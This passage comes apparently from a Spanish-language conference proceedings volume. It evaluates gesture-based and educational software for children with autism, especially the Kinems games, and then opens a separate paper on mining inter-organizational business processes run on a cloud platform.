Para llevar a cabo la presente clasificación, se utilizó el inventario I.D.E.A. [8]. Este tiene como objetivo evaluar doce dimensiones características de personas con espectro autista y/o con trastornos profundos del desarrollo. Presenta cuatro niveles característicos de estas personas en cada una de esas dimensiones. Cada uno de esos niveles tiene asignada una puntuación par (8, 6, 4 ó 2 puntos), reservándose las puntuaciones impares, para aquellos casos que se sitúan entre dos de las puntuaciones pares.

A continuación, se describen programas y contenidos evaluados, que pueden trabajar con niños con TEA y las dimensiones del Espectro autista relacionados. Asimismo, se describe según el inventario I.D.E.A. cada una de las dimensiones que intenta acaparar el software.

Programa: “Adibú”. <http://bit.ly/2v6JJA4>

Características: asociar, colores, clasificaciones, esquema corporal, coordinación óculo-motriz, letras y números, orientación espacial y resolución de problemas (imagen 3).



Imagen 3. Adibú

I.D.E.A.: lenguaje receptivo, anticipación, flexibilidad mental y comportamental, sentido de la actividad propia, suspensión.

Programa: “Aprende a leer con Pipo 1”.

<http://bit.ly/1eg14Es>

Características: análisis-síntesis, aprendizaje de sílabas, palabras y frases, atención, discriminación auditiva y visual, fluidez verbal, lectura y escritura, mejorar la comprensión lectora, memoria auditiva y visual, percepción, vocabulario (imagen 4).



Imagen 4. Aprende a leer con Pipo 1

I.D.E.A.: lenguaje expresivo, lenguaje receptivo, anticipación, flexibilidad mental y comportamental, sentido de la actividad propia.

Programa: “Aprende con Zipi y Zape 1”.

<http://bit.ly/2udRhSX>

Características: escuchar y leer, expresión y comprensión verbal, colores, completar frases, conocimiento de objetos y la naturaleza, formas, letras y números, orientación espacial y temporal, direcciones y secuencias, resolución de problemas (imagen 5).



Imagen 5. Aprende con Zipi y Zape 1

I.D.E.A.: lenguaje expresivo, lenguaje receptivo, anticipación, flexibilidad mental y comportamental, suspensión.

Programa: “Cara expresiva”. <http://bit.ly/2ubWHtj>

Características: comentar y crear historias sociales, crear y visualizar animaciones y/o secuencias sociales, favorecer la interpretación y utilización de las expresiones faciales, generar expresiones faciales y emocionales combinadas con diversas acciones de los rasgos faciales, identificación de los estados emocionales (imagen 6).




Imagen 6. Cara expresiva

I.D.E.A.: relaciones sociales, referencia conjunta, capacidades intersubjetivas y mentalistas, lenguaje expresivo, lenguaje receptivo, anticipación, flexibilidad mental, imitación.

Programa: “Geografía con Pipo”.

Características: conceptos de geografía de forma amena, el medio físico (mares, ríos, montañas), el paisaje (relieve, regiones poblaciones), los continentes y océanos, los husos horarios, los puntos cardinales, mapas, organización social y política, países del mundo, banderas y capitales (imagen 7).




Imagen 7. Geografía con Pipo

I.D.E.A.: lenguaje receptivo, anticipación, flexibilidad mental y comportamental.

4.1. Plataforma educativa “Pictogram Room”

Este es un conjunto de actividades ocio-educativas de descarga gratuita diseñadas para dar respuesta a una serie de necesidades de las personas con Trastorno del Espectro del Autismo (TEA) para las que hasta ahora era muy difícil intervenir. Dificultades en la comprensión del lenguaje corporal, el reconocimiento de uno mismo, la imitación o la atención conjunta, son habilidades críticas para el desarrollo del niño con TEA que se pueden abordar de forma lúdica dentro de “Pictogram Room”, donde los niños o adultos con autismo, con el apoyo del educador y también en compañía de otros niños sin autismo, aprenden mientras se divierten jugando.

Del mismo modo posee distintas actividades, por ejemplo, para incentivar el lenguaje corporal y el reconocimiento de uno mismo, a través de un sistema de cámara-sensor-proyector [9] y así, conseguir el reconocimiento del movimiento, que se reproduce en una imagen del propio paciente con elementos gráficos y musicales en la pantalla. Básicamente es una herramienta que sirve para trabajar la comunicación (la persona tiene que pedir ayuda, decidir qué juego quiere, atender a órdenes sencillas y complejas, entre otras), la imitación y la atención. Es una herramienta muy motivadora para la persona con TEA pues utiliza métodos lúdicos y amenos.

Los Juegos de “Pictogram Room”, están concebidos para aprovechar los puntos fuertes de las personas con autismo, se organizan dentro de varios bloques según su cometido a nivel pedagógico: trabajo individual, interacción con el educador, conciencia de uno mismo, atención, imitación y comunicación. Todas las actividades cuentan con una estructura común y se pueden jugar con uno o dos jugadores (alumno-educador), pudiendo personalizarse distintos aspectos de las mismas, tanto visuales como de funcionamiento.

Los pictogramas son uno de los sistemas de comunicación alternativa más comúnmente utilizados y se sabe que la mayoría de las personas con autismo pueden aprender a utilizarlos correctamente. Pueden utilizarlos tanto para comprender el entorno a su alrededor, cuando estos se utilizan para estructurar su espacio o su tiempo a través de paneles o de una agenda de actividades, y también pueden utilizarlos para comunicarse con los demás, señalándolos para pedir algo.

Pero las personas con autismo muchas veces no entienden el significado de un pictograma, pues un mínimo cambio en el grosor, color, etc., hace que éste no sea reconocible. La posibilidad de usar pictogramas superpuestos sobre objetos reales puede ayudar a las personas con autismo a ver la conexión entre imagen real y pictograma en tiempo real.

También la percepción del lenguaje corporal y de la información no verbal es diferente en las personas con autismo, muchas de ellas tienen dificultades a la hora de utilizar gestos expresivos o incluso gestos instrumentales como "señalar". Por eso, los ejercicios de Pictogram Room [10] se realizan en distintas etapas: el propio reflejo de uno mismo en la pantalla, como en un espejo, el reflejo en la pantalla con un pictograma (avatar) superpuesto sobre la imagen y visión de sólo un pictograma (avatar) que simula todos los movimientos del jugador.

4.2. Proyecto SAVIA

El proyecto SAVIA, es un sistema de aprendizaje virtual también originado en España. Mediante el proyecto SAVIA se desarrollan y testean nuevas herramientas de intervención educativa para niños con trastornos del espectro del autismo (TEA) [11]. Se trata de tres grupos de videojuegos en los que el niño con autismo podrá jugar con otros niños, con sus educadores o con sus padres para aprender una serie de habilidades claves para su desarrollo.

En concreto, los videojuegos están dirigidos a que el niño primero «aprenda a aprender» y para ello el diseño pedagógico se apoya en elementos fundamentales de la intervención en autismo como la estructura visual, la claridad visual, el aprendizaje escalonado, los pictogramas y otros principios muy comunes en todos los programas de intervención en autismo. También se aborda el «conocimiento del entorno», sacando el máximo partido a las posibilidades de realidad virtual para que el niño pueda manipular el entorno virtual y así aprender conceptos básicos visuales y espaciales (formas, tamaños, colores, posición, cantidad, etc.). Una vez dominada la estructura visual y los conceptos básicos, SAVIA ofrece un completo videojuego para la

intervención en la «comunicación referencial», una herramienta colaborativa que pretende servir de complemento a otros programas, sean tecnológicos o no, que se encuentren orientados a favorecer el desarrollo de la comunicación en niños con TEA.

Savia es un proyecto global para todas las etapas educativas sustentado en un sólido modelo de educación en valores, en cuyo eje está el alumno y la mejora de sus resultados a través de la atención a los diferentes ritmos y estilos de aprendizaje. Un proyecto que nace desde la vocación de servicio y apoyo al profesor en su tarea, dotándole de los recursos idóneos para su día a día. Y que es reflejo de nuestro compromiso con la educación a través de la introducción flexible de nuevas metodologías y tecnología eficaces para la mejora de la calidad educativa. Mediante el proyecto SAVIA se desarrollan y testean nuevas herramientas de intervención educativa para niños con trastornos del espectro del autismo (TEA). Se trata de tres grupos de videojuegos en los que el niño con autismo podrá jugar con otros niños, con sus educadores o con sus padres para aprender una serie de habilidades claves para su desarrollo.

4.3. Plataforma educativa, Aumentativa y Alternativa Sc@ut

El proyecto Sc@ut [12] es un proyecto de investigación que tiene como finalidad mejorar la capacidad comunicativa del colectivo de personas con necesidades educativas especiales. Las premisas de las que parte esta iniciativa fueron la búsqueda de un sistema adaptativo de comunicación alternativa que cumpliera con los siguientes aspectos: mejorar la autonomía personal, portable y de reducidas dimensiones, de bajo costo, fácil aprendizaje e interfaz intuitiva, facilite la labor pedagógica de los profesores y padres y permita analizar el rendimiento del alumno.

Las aplicaciones de este proyecto se despliegan en un dispositivo personal basado en tecnología PDA (Personal Digital Assistant). De este, el desarrollarlo de aplicaciones podría encuadrarse dentro de la tipología de software conocido como "software de apoyo a la enseñanza". Sin embargo, dentro de este tipo de software, debemos situarlo dentro de lo que se denominan "sistemas de comunicación aumentativa", ya que permite potenciar las habilidades comunicativas de personas con dificultades en este terreno. Para comprobar la idoneidad del dispositivo, el proyecto se realizó inicialmente con la colaboración de ASPROGRADES (Asociación a favor de las personas con Discapacidad Intelectual) y en una clase de niños autistas. Desde hacía tiempo, estos alumnos habían sido motivados con el uso de Nuevas

Tecnologías (uso de computadoras para distintas actividades).

El objetivo de Sc@ut es ser parte del sistema de comunicación y enseñanza en clase, como sustituto de los medios existentes, y valorar los resultados obtenidos con los cambios implantados. También el proyecto recibió ayuda de la Fundación La Caixa, permitiendo atender a personas de las asociaciones ASPOGRADES de Granada y APROMPSI (Asociación Provincial Pro Minusválidos Psíquicos) de Jaén, así como una nueva ayuda del CICODE (Centro de Iniciativas de Cooperación al Desarrollo), dependiente de la Universidad de Granada, que ha permitido usar la plataforma en la Fundación Purísima Concepción de Granada.

5. Método de evaluación de las interfaces gestuales

Considerando el alto grado de complejidad inherente al problema de personas que padecen TEA [13], se está llevando a cabo la evaluación de los procedimientos y técnicas desarrolladas durante los últimos años para lograr construir aplicaciones de software que permita el progreso en lo cognitivo y relaciones socialicen personas que presenten las características descritas en la fundamentación del proyecto.

En primer lugar, se estudia aspectos particulares de las actividades ocio-educativas que realizan los docentes de la Escuela Especial nro. 501 que pertenece a la educación pública estatal, Educación Especial Nivel Inicial, Educación Especial Primaria, Ayuda a la Integración Escolar de José C. Paz. En este método la encuesta, entrevista y la observación directa de las actividades desarrolladas por los docentes, es de fundamental importancia, pues permiten recabar adecuadamente la información para el desarrollo y/o adaptación de prototipos, a la vez permita generar los ajustes necesarios para la implementación y evolución de estos. Asimismo, se utilizará una matriz F.O.D.A. para poder tener un mejor análisis que permita evaluar y mejorar las aplicaciones.

5.1. Análisis F.O.D.A

El estudio de FODA se representa en un instrumento analítico que permite identificar y exponer las fortalezas y debilidades del producto social (elementos endógenos) así como las eventuales oportunidades y amenazas (variables exógenas) que se pudiesen presentar en el entorno.

Fortalezas

- Innovación en el tratamiento de niños que padecen TEA y el ámbito escolar por medio de las interfaces naturales de usuarios.
- Difusión del trabajo por medio de redes colaborativas.
- Es un proyecto único en la ciudad de José C. Paz.

Oportunidades

- Nuclear en un solo lugar toda la información para concurrencia masiva.
- Amplificar la implementación de esta plataforma a nivel nacional.
- Conciencia social que han generado otras acciones o proyecto para el TEA.

Debilidades

- Falta de recursos económicos y técnicos.
- Comunicar este nuevo servicio a las entidades educativas especiales.
- Alta inversión inicial.

Amenazas

- Problemáticas sociales que posee el entorno.
- Falta de sponsor.
- Falta de conocimiento sobre el Trastorno de Espectro Autista.

5.2. Encuesta

La presente encuesta nos permitirá obtener información importante respecto a sus conocimientos acerca del autismo y de tratamiento con la tecnología.

Las respuestas brindadas serán de vital importancia para validar las aplicaciones acerca del espectro autista, de manera que sea más eficaz en cuanto al suministro de la información al público en general, instituciones educativas, fundaciones e institutos involucrados al tratamiento del TEA. Si se desea visualizar la encuesta, ingresar a:

<http://dafernandez.com.ar/teatangible/encuesta.pdf>

6. Kinems y la innovación en el aprendizaje

Kinems [3] es un revolucionario sistema de juegos de aprendizaje interactivos basados en interfaces gestuales de usuario. Intenta reunir las terapias de movimiento y el aprendizaje académico en una única solución. Está basado en la premisa de “aprender con movimiento”.

El software propone diferentes actividades que intentan mejorar las siguientes disfunciones: planificación motora, memoria, matemáticas y lingüística. Las actividades no están totalmente

orientadas a TEA, sino que pretenden cubrir un espectro mucho más amplio, tanto en inteligencias diferentes como en trastornos motores.

Al momento de analizar la usabilidad del software, las características más importantes que se pueden destacar son: interfaz gráfica intuitiva, alta usabilidad, personalización en cada una de las actividades y trazabilidad para un análisis posterior de los resultados de cada niño.

Kinems permite desarrollar actividades de modalidad tripartita (niño – tutor – dispositivo Kinect), que hagan uso de interfaces gestuales. Siendo el tutor (Psiquiatra, Psicólogo, Padre, Maestro) quien elige la actividad a realizar; la persona que posee la disfunción quien sigue las indicaciones del tutor; y el dispositivo Kinect como complemento a ambos.

Cada actividad se basa en modelos lúdicos donde se cumple con la premisa de ser dinámicos y variados para no generar una automatización por parte del paciente.

Propone actividades donde se puede evitar la frustración al perder, obviando lo que la Teoría de Juegos denomina “juegos de suma cero”. Asimismo, la mayoría de las actividades son cortas y tienen un fin para evitar distracción por cansancio. En este punto, hemos notado algunas actividades que deberían poder regularse el tiempo de juego, dado que se hacen demasiado extensas y generan fastidio en el niño. También permite planificar las actividades ocio-educativas antes de comenzar a interactuar con el niño.

Llevándolo al ámbito regional, concretamente el partido de José C. Paz, particularmente refiriéndonos a la regionalización, hemos notado algunas falencias en la traducción de algunos de los textos, dado que los mismos se encuentran en español de España y sería conveniente recomendar una traducción al español Latino. Ya existen los mecanismos para solicitar esta revisión a la empresa desarrolladora de la aplicación.

En cuanto a los resultados obtenidos de su utilización, se ha realizado un estudio que menciona resultados prometedores para la aplicación [14].

Particularmente en nuestra región, habrá una próxima iteración del proyecto, donde se llevarán a cabo todas las pruebas mencionadas para poder obtener información sistemática que permita evaluar objetivamente y con mayor profundidad las metas propuestas en la presente investigación y poder relevar, validarlas e indicar a Kinems las modificaciones necesarias a las aplicaciones de manera que se adecuen cada vez más a las necesidades reales de nuestro entorno.

6.1. Actividades destacadas de Kinems

A continuación, se detallan algunas de las actividades destacadas, de entre una amplia variedad propuesta por Kinems, que serán consideradas para las pruebas sistemáticas en una próxima iteración de la presente investigación.

Programa: “Mathloons”

Objetivo: practicar cálculos mentales: suma, resta, multiplicación y división. Recomendado a partir de los cuatro años (imagen 8).

Características: fomenta la escucha y lectura, expresión y comprensión verbal, conocimiento de números y símbolos matemáticos, orientación espacial y temporal, direcciones y secuencias, resolución de problemas.




Imagen 8. Mathloons

Descripción: “Mathloons” es un juego que ayuda a los niños a practicar la adición, sustracción, multiplicación, división con números enteros y fracciones, de una manera divertida y atractiva mientras mejora las habilidades cognitivas.

Los niños son incentivados a identificar el resultado correcto que representa la respuesta a un problema de cálculo matemático, de entre tres opciones posibles, manteniendo sus manos estables durante pocos segundos sobre la opción elegida. Tanto frente a las respuestas correctas como a las incorrectas, se da una retroalimentación al jugador.

Por otro lado, el maestro / terapeuta puede configurar la actividad con distintos niveles de dificultad en los cálculos y puede elegir el rango de números con los cuales se desarrollará la actividad.

Programa: “Lexis”

Objetivo: completar una palabra eligiendo una letra apropiada y hacer ejercicios de ortografía con una variedad de palabras (imagen 9).

Características: incentiva la lectura temprana y habilidades de escritura, ortografía, desarrollo lingüístico, planificación motora, ejecución y percepción visual. Recomendado a partir de los cuatro años.




Imagen 9. Lexis

Descripción: “Lexis” es un juego con los que los niños practican sus habilidades en la ortografía de palabras de diferente longitud. Al jugador se le propone una palabra a la cual le falta una letra y este debe seleccionar la correcta de varias opciones, tomarla y colocarla en la posición correcta con el movimiento de su mano.

En cuanto a la parametrización, maestro / terapeuta puede elegir la longitud de las palabras que se mostrarán, el número de letras que faltan, así como la categoría conceptual (animales, comidas, números, etc.).

Programa: “Tika Bubble”

Objetivo: unir dos objetos similares usando ambas manos (imagen 10).

Características: fomenta la concentración, coordinación bilateral de los miembros superiores, percepción visual, desarrollo de habilidades motoras gruesas. Recomendado a partir de los cuatro años.



Imagen 10. Tika Bubble

Descripción: “Tika Bubble” es un juego de cartas para unir elementos que están relacionados, por ejemplo, frutas y sus colores, números y cantidades, trajes y profesiones, etc.

El niño que entra a un mundo virtual donde ve los objetos capturados en burbujas al lado izquierdo y derecho de un tótem. Se le pide al niño que reconozca los pares de elementos relacionados, tome las burbujas correspondientes y las golpee simultáneamente en los picos que están en el centro del tótem.

Este juego ayuda al niño a mejorar la coordinación de los ojos y las manos para ambos lados de la parte superior del cuerpo, lo cual es una indicación de que ambos lados del cerebro se están comunicando y compartiendo información entre sí. El maestro / terapeuta puede elegir entre distintas categorías de objetos relacionados con el objetivo de la atender la percepción visual y el desarrollo lingüístico.

Programa: “RuniRoön”

Objetivo: este juego permite a los niños mejorar su planificación y control del motor del cuerpo completo, distinguir los elementos que tienen diferentes atributos (diferentes en color, forma, etc.) y recoger los elementos correctos siguiendo instrucciones audiovisuales (imagen 11).

Características: fomenta las habilidades de comunicación referencial, comprensión, respuesta a instrucciones y mensajes verbales, velocidad de pensamiento al comparar objetos por atributos, percepción visual, procesamiento de información, planificación motora y orientación espacial. Recomendado a partir de los cuatro años.



Imagen 11. RuniRoön

Descripción: “RuniRoön” es un juego de corredores atractivo que ayuda al niño a entender las instrucciones visuales y / u orales y mejorar la coordinación motora. El niño necesita controlar con su cuerpo un personaje (un mapache) que corre a lo largo de un camino para recoger los objetos correctos que aparecerán. Haciendo movimientos laterales, el niño ayudará al personaje a recoger los objetos y evitar obstáculos. El maestro / terapeuta puede configurar la complejidad del juego de acuerdo con las habilidades de cada niño, ajustando la velocidad del personaje, la duración del juego, etc.

Además, el profesor / terapeuta puede decidir la categoría de los objetos que deben ser recogidos durante el juego. El profesor también puede seleccionar si los mensajes visuales aparecerán constantemente en la pantalla o solo por un determinado tiempo, permitiendo al niño practicar habilidades de memoria.

Programa: “U-Paint”

Objetivo: actividad para “pintar en el aire”, con ambas manos, sobre un lienzo utilizando varios colores. Ideal para la auto-expresión, el alivio del estrés y el desarrollo de habilidades motoras gruesas (imagen 12).

Hasta seis niños pueden expresarse, experimentar con ideas, interactuar entre sí y lograr altas tasas de emociones positivas.

Los niños pueden ser representados como su propia imagen (realidad aumentada) o como avatares dentro de un escenario de diferentes temas (realidad virtual).

Características: mejora la concentración, integración sensorial, percepción visual, desarrollo de habilidades motoras gruesas, cooperación, autoestima, relajación, reducción del estrés y sociabilidad. Recomendado a partir de los cuatro años.




Imagen 12. U-Paint

Descripción: “U-Paint” es una actividad de aprendizaje sensorial que pretende dar a los niños experiencias de auto-expresión. Hasta seis niños pueden participar en experiencias de aprendizaje alegres, mezclando diferentes colores en un lienzo, expresándose, experimentando con ideas, interactuando entre sí y desarrollando habilidades motoras gruesas. En este juego de pintura “al aire”, los niños dejan fluir su creatividad difundiendo colores alrededor y dibujando con las manos en respuesta a la música. U-Paint es una gran manera de dejar salir sentimientos, relajarse y ayudar a reducir el estrés.

Los niños pueden ser representados como sus propias imágenes en vivo en la sala o como avatares dentro de un escenario de cuatro temas diferentes: noche, bosque, valle, playa. En el caso de que el profesor elija la representación del avatar, los niños pueden establecer una conexión entre el avatar y su propio cuerpo y moverse de maneras características para controlar los movimientos del personaje. Hasta seis jugadores pueden participar simultáneamente en este juego que puede conducir a un aumento en la atención, la autorregulación, mayores tasas de emoción positiva y sociabilidad. El profesor también puede decidir acerca de la duración del juego.

7. Conclusión

La cantidad de información sobre tratamientos disponibles en los casos de TEA está aumentando exponencialmente en estas últimas décadas, motivo por el cual, para poder procesarla, se hace imprescindible aplicar ciertos filtros de calidad [15]. La eficacia de un tratamiento se obtiene con base en la evidencia científica procedente del diseño metodológico del estudio, de la validez interna, consistencia y replicabilidad. Por su parte, la utilidad clínica –sinónimo, en este caso, de efectividad– hace referencia a la aplicabilidad práctica de

un tratamiento en la vida real, es decir, fuera de las condiciones especiales de los estudios de investigación [16].

Las computadoras y en particular las tecnologías de interfaces gestuales han demostrado ser una herramienta valiosa especialmente en el caso de los niños con TEA, ya que en general demuestran facilidades, preferencia y habilidades especiales para relacionarse con estas máquinas, abriendo así nuevas oportunidades para el desarrollo de terapias [17]. Las interfaces gestuales permiten una interacción social sencilla y predecible para llevar a cabo actividades con niños que presentan TEA, con la finalidad que les evite el apremio y el estrés.

De todas las herramientas de software evaluadas, hemos encontrado que Kinems es la que combina las características esperadas que permiten trabajar con el uso de los gestos, mirada, expresión facial, distancia y orientación corporal, esencial para adquirir habilidades sociales.

Actualmente, se iniciaron pruebas concretas de implementación de Kinems en la Asociación Senderos, centro de diagnóstico y asistencia infanto juvenil en salud mental y educación. En las mismas se hará uso de la encuesta descrita con anterioridad y se reevaluará la matriz FODA propuesta.

8. Agradecimientos

Agradecemos a Symeon Retalis y su equipo de trabajo por la buena predisposición y amabilidad en suministrarnos la plataforma Kinems para ser evaluada junto con toda su documentación.

Por otro lado, agradecer al Dr. Gustavo Rossi por analizar y brindarnos sugerencias sobre el proyecto de investigación.

Finalmente, agradecemos a la Lic. Mariana García y todo el equipo de Asociación Senderos por permitir iniciar las pruebas sistemáticas y darnos su soporte sobre temas psicológicos y pedagógicos.

9. Referencias

- [1] Contreras V., Fernandez D., Pons C. Interfaces gestuales aplicadas como complemento cognitivo y social para niños con TEA. Revista TE&ET N°17. Junio 2016. ISSN 1850-9959. [pág. 58-66]. URL: <http://teyet-revista.info.unlp.edu.ar/wp-content/uploads/2016/08/Interfaces-gestuales-aplicadas-como-complemento-cognitivo-y-social-para-ni%C3%B1os-con-TEA.pdf>
- [2] Jean Piaget (2007). La representación del mundo en el niño. Primera edición. Ediciones Morata. ISBN: 978-8471121325

- [3] Kinems. Kinems Approach; 2017. URL: <http://www.kinems.com/#method> Fecha última consulta: 15.05.2017.
- [4] Martos J, P. M. (2003). Autismo: Un Enfoque Orientado a la formación en Logopedia. Valencia: Colección Logopedia e intervención. [5] Daniel Wigdor, D. W. (2011). Brave NUI World: Designing Natural User Interfaces for Touch and Gesture. Morgan Kaufmann. doi:9780123822314
- [5] Brenda Laurel, S. Joy Mountford (1990). The Art of Human-Computer Interface Design. Addison-Wesley Longman Publishing Co., Inc. Boston, MA, USA. ISBN: 0201517973.
- [6] MSDN, M. (s.f.). SDK and Developer Toolkit. Recuperado el 12 de julio de 2017, de msdn.microsoft.com: <https://msdn.microsoft.com/en-us/library/dn435682.aspx>
- [7] Stephen C, M. F. (2008). Augmented Reality, a practical guide (Primera ed.). Raleigh, NC, United States: The Pragmatic Bookshelf.
- [8] Ángel Rivière (2004). IDEA: inventario de espectro autista. (Primera ed.). Fundec. ISBN: 9789879225110.
- [9] Microsoft. (2014). Kinect for Windows SDK 1.7.0. Known Issues. Recuperado el 11 de noviembre de 2014, de msdn.microsoft.com: <http://msdn.microsoft.com/en-us/library/dn188692.aspx>
- [10] Orange, F. (2011). Pictogram Room. Recuperado el 05 de agosto de 2017, de [pictogramas.org](http://www.pictogramas.org): <http://www.pictogramas.org/proom/logined.do>
- [11] Savia. (2012). Plataforma educativa para personas con autismo. Recuperado el 2 de febrero de 2017, de [tecnologiasaccesibles.com/](http://www.tecnologiasaccesibles.com/): <http://www.tecnologiasaccesibles.com/es/proyectos/savia>
- [12] M. J. Rodríguez y otros. Comunicación y aprendizaje adaptativos: el proyecto Sc@ut. URL: <http://dafernandez.com.ar/teatangible/ProyectoScout.pdf>
- [13] Contreras V., Fernandez D., Pons C. Interfaces naturales de usuarios aplicadas a niños que padecen Trastorno del Espectro Autista 2015. URL: <http://conaiisi2015.utn.edu.ar/memorias/Aplicaciones/26-590-1-DR.pdf>
- [14] Symeon Retalis y otros. Empowering Children With ADHD Learning Disabilities With The Kinems Kinect Learning Games 2015.
- [15] Grupo de Estudio de los Trastornos del Espectro Autista del Instituto de Salud Carlos III. Ministerio de Sanidad y Consumo, E. (2006). Guía de buena práctica para el tratamiento de los trastornos del espectro autista. Rev Neurol, 43 (7): 425-438.
- [16] Cochrane, A. (1999). Effectiveness and efficiency. Random reflections on health services. London: London Royal Society of Medicine Press.
- [17] Zambrano E, P. M. (2011). Creación, diseño e implantación de plataforma e-learning utilizando mundos 3d para los niños con trastorno del espectro autista. Revista Educación y Desarrollo Social, 1:70-80.

Minería de Procesos de Negocio Inter-Organizacionales Basados en la Nube

Ivanna M. Lazarte¹, Jorge Roa², Edgar Tello-Leal³, Mariano Rubiolo^{2,4}, Pablo Villarreal^{2,4}

¹LaTICs, Secretaría de Investigación
Universidad Nacional de Catamarca
Maximio Victoria 55, Catamarca, Argentina
ilazarte@tecno.unca.edu.ar

²Universidad Tecnológica Nacional, Facultad Regional Santa Fe, CIDISI
Santa Fe, Argentina
jroa,mrubio,lvillarr@frsf.utn.edu.ar

³Universidad Autónoma de Tamaulipas
Matamoros S/N, Ciudad Victoria, Tamaulipas, México
etello@uat.edu.mx

⁴Consejo Nacional de Investigaciones Científicas y Técnicas CONICET, Argentina

Abstract

Para mantener ventaja competitiva en los mercados globales y en los servicios gubernamentales, las organizaciones se están enfocando en establecer redes de colaboración o colaboraciones inter-organizacionales. Estos tipos de colaboraciones requieren de nuevas herramientas que permitan mejorar el monitoreo y evaluación de los procesos de negocio. Las tecnologías de inteligencia de negocio actuales no dan soporte a este tipo de análisis. En este trabajo se presenta un enfoque para la minería de procesos de negocio inter-organizacionales que son ejecutados en una plataforma basada en Computación en la Nube. Para mostrar la aplicabilidad del enfoque, se utilizó un modelo de proceso inter-organizacional basado en un plan de reaprovisionamiento colaborativo en la industria de electrónica y se utilizaron registros de eventos obtenidos de la ejecución del proceso para determinar el comportamiento real del mismo.

1. Introducción

Actualmente, en una economía basada en el conocimiento, las organizaciones requieren realizar una gestión de activos de conocimiento apropiada para mantener una ventaja competitiva en los mercados globales o en los servicios gubernamentales. En este ámbito la gestión de procesos de negocio ha recibido considerable atención recientemente por las comunidades de investigación de ciencias de la computación y administración de negocios.

Los avances en las Tecnologías de Información y Comunicaciones, el impacto de la globalización, los mercados modernos, las nuevas filosofías de gestión de organizaciones, alientan a las organizaciones a establecer relaciones estrechas de integración, cooperación y colaboraciones entre ellas, dando lugar a nuevos tipos de colaboraciones, tales como redes de colaboración o colaboraciones inter-organizacionales dinámicas [1]. Este tipo de colaboraciones han demostrado traer beneficios para sus participantes, tales como disminución de costos, mejoras de rendimiento en las organizaciones, manejo eficiente de información en tiempo real, etc. Una colaboración inter-organizacional implica una integración orientada a procesos entre organizaciones heterogéneas y autónomas, que debe ser alcanzada tanto a nivel de negocio como a nivel tecnológico [2,3].

Los Sistemas de Información Orientados a Procesos (SIOPs) [4] posibilitan gobernar las transacciones y comunicaciones entre organizaciones, facilitando la implementación y realización de las colaboraciones inter-organizacionales. La eficiencia y eficacia en la gestión de la colaboración entre organizaciones dependen de la capacidad de los sistemas de información para soportar la constante evolución o cambio de los procesos de negocio involucrados en las colaboraciones inter-organizacionales.

Estos tipos de colaboraciones requieren de herramientas que permitan mejorar el monitoreo y evaluación de los procesos de negocio, las cuales no son soportadas por tecnologías de inteligencia de negocio actuales. La minería de procesos es una disciplina

emergente que proporciona métodos y técnicas para proveer información basada en hechos y dar soporte a las mejoras de procesos. Esta nueva disciplina se construye sobre enfoques dirigidos por modelos de procesos y minería de datos [5].

